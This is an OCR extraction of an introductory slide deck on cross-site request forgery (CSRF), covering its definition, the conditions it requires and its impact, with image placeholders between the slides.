


CSRF

Author: Rana Khalil (@rana__khalil)

Agenda


WHAT IS CSRF?

HOW DO YOU FIND IT?


HOW DO YOU EXPLOIT IT?

HOW DO YOU PREVENT IT?


WHAT IS CSRF?




Session Management



Session Management




Session Management




Cross Site Request Forgery (CSRF)

- CSRF is an attack where the attacker causes the victim user to carry out an action unintentionally while that user is authenticated.




Cross Site Request Forgery (CSRF)



CSRF Conditions

- For a CSRF attack to be possible, three key conditions must be in place:
  - A relevant action
  - Cookie-based session handling
  - No unpredictable request parameters



Impact of CSRF Attacks

- Depends on the functionality in the application that is being exploited
  - **C**onfidentiality – it can be None / Partial (Low) / High
  - **I**ntegrity – usually either Partial or High
  - **A**vailability – can be None / Partial (Low) / High
- Remote code execution on the server


OWASP Top 10

